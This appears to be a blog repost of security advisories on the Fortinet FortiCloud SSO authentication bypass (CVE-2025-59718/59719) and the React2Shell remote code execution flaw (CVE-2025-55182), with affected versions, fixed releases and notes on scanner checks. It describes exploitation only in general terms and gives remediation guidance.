For the latest mitigation guidance for HPE OneView, please refer to the vendor’s security advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2025-37164 with an unauthenticated vulnerability check expected to be available in today’s (December 18) content release.
A recently disclosed pair of vulnerabilities affecting Fortinet devices—CVE-2025-59718 and CVE-2025-59719—are drawing urgent attention after confirmation of their active exploitation in the wild. The vulnerabilities carry a critical CVSSv3 score and allow an unauthenticated remote attacker to bypass authentication using a crafted SAML message, ultimately gaining administrative access to the device. Current information indicates that the two CVEs have the same root cause and are differentiated by the products affected: CVE-2025-59719 specifically affects FortiWeb, while CVE-2025-59718 affects FortiOS, FortiProxy, and FortiSwitchManager.
While the vulnerable FortiCloud SSO feature is disabled by default in factory settings, it is automatically enabled when a device is registered to FortiCare via the GUI, unless an administrator explicitly opts out. This behavior significantly increases the likelihood of exposure across registered deployments. Arctic Wolf has confirmed active exploitation and CVE-2025-59718 was added to CISA’s Known Exploited Vulnerabilities (KEV) catalog on December 16.
Observed attacks show threat actors authenticating as the admin user and immediately downloading the system configuration file, which often contains hashed credentials. As a result, any organization with indicators of compromise must assume credential exposure and respond accordingly. A vendor patch is available, and organizations can also take immediate defensive action by disabling FortiCloud SSO administrative login while remediation efforts are underway.
Rapid7 observations
As of December 17, 2025, Rapid7 has observed CVE-2025-59718 exploitation attempts being performed against honeypots. Furthermore, a proof-of-concept exploit that resembles the observed honeypot requests has been posted to GitHub. These exploits are in the process of being validated against confirmed vulnerable targets.
Mitigation guidance
On December 9th, 2025, Fortinet published an advisory that outlines remediation steps for CVE-2025-59718 and CVE-2025-59719. According to Fortinet, the following versions are affected, and the fixed versions for each main release branch are also listed.
Fortinet’s advisory states that CVE-2025-59718 affects the following products and versions:
FortiOS
7.6 branch: versions 7.6.0 through 7.6.3 are affected, upgrade to 7.6.4 or above.
7.4 branch: versions 7.4.0 through 7.4.8 are affected, upgrade to 7.4.9 or above.
7.2 branch: versions 7.2.0 through 7.2.11 are affected, upgrade to 7.2.12 or above.
7.0 branch: versions 7.0.0 through 7.0.17 are affected, upgrade to 7.0.18 or above.
FortiProxy
7.6 branch: versions 7.6.0 through 7.6.3 are affected, upgrade to 7.6.4 or above.
7.4 branch: versions 7.4.0 through 7.4.10 are affected, upgrade to 7.4.11 or above.
7.2 branch: versions 7.2.0 through 7.2.14 are affected, upgrade to 7.2.15 or above.
7.0 branch: versions 7.0.0 through 7.0.21 are affected, upgrade to 7.0.22 or above.
FortiSwitchManager
7.2 branch: versions 7.2.0 through 7.2.6 are affected, upgrade to 7.2.7 or above.
7.0 branch: versions 7.0.0 through 7.0.5 are affected, upgrade to 7.0.6 or above.
Fortinet’s advisory states that CVE-2025-59719 affects the following product and versions:
FortiWeb
8.0 branch: version 8.0.0 is affected, upgrade to 8.0.1 or above.
7.6 branch: versions 7.6.0 through 7.6.4 are affected, upgrade to 7.6.5 or above.
7.4 branch: versions 7.4.0 through 7.4.9 are affected, upgrade to 7.4.10 or above.
Exposure Command, InsightVM, and Nexpose customers can assess their exposure to CVE-2025-59718 and CVE-2025-59719 with vulnerability checks expected to be available in the December 17 content release.
On December 3, 2025, Meta disclosed a new vulnerability, CVE-2025-55182, which has since been dubbed React2Shell. A second CVE identifier, CVE-2025-66478, was assigned and published to track the vulnerability in the context of Next.js. However this second CVE has since been rejected as a duplicate of CVE-2025-55182, as the root cause in all cases is the same and should be referred to with a single common CVE identifier.
CVE-2025-55182 is a critical unauthenticated remote code execution vulnerability affecting React, a very popular library for building modern web applications. This new vulnerability has a CVSS rating of 10.0, which is the maximum rating possible and indicates the highly critical nature of the issue. Successful exploitation of CVE-2025-55182 allows a remote unauthenticated attacker to execute arbitrary code on an affected server via malicious HTTP requests.
The vulnerability affects React applications that support React Server Components. While the vulnerability affects the React Server Components feature, server applications may still be vulnerable even if the application does not explicitly implement any React Server Function endpoints but does support React Server Components. Additionally many popular frameworks based on React, such as Next.js, are also affected by this vulnerability.
A separate advisory was published by Vercel, the vendor for Next.js. This advisory tracks the impact of CVE-2025-55182 as it applies to the Next.js framework, and provides information for Next.js users to remediate the issue.
As of December 4, 2025, there is no known public exploit code available at this time. Several exploits have been published claiming to exploit CVE-2025-55182, however they have not been successfully verified as actually exploiting this vulnerability. This has been noted in the original finders website, react2shell.com. Therefore, broad exploitation has not yet begun, however once a viable public exploit becomes available we expect this to change.
Organizations who use React, or the affected downstream frameworks, are urged to remediate this vulnerability on an urgent basis, outside of normal patch cycles and before broad exploitation begins.
Mitigation guidance
CVE-2025-55182 affects versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of the following React packages:
A vendor supplied update for the above packages is available in versions 19.0.1, 19.1.2, and 19.2.1. Users of affected React packages are advised to update the latest remediated version on an urgent basis.
Downstream frameworks that depend on React are also affected, this includes (but is not limited to):
For the latest mitigation guidance for React, please refer to the React security advisory. For the latest mitigation guidance specific to Next.js, please refer to the Vercel security advisory.
Rapid7 customers
Exposure Command, InsightVM and Nexpose
Exposure Command, InsightVM and Nexpose customers can assess exposure to CVE-2025-55812 with an unauthenticated check expected to be available in today’s (December 4) content release. Note that the “Potential” check type must be enabled before running the scan to successfully assess for the vulnerability.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.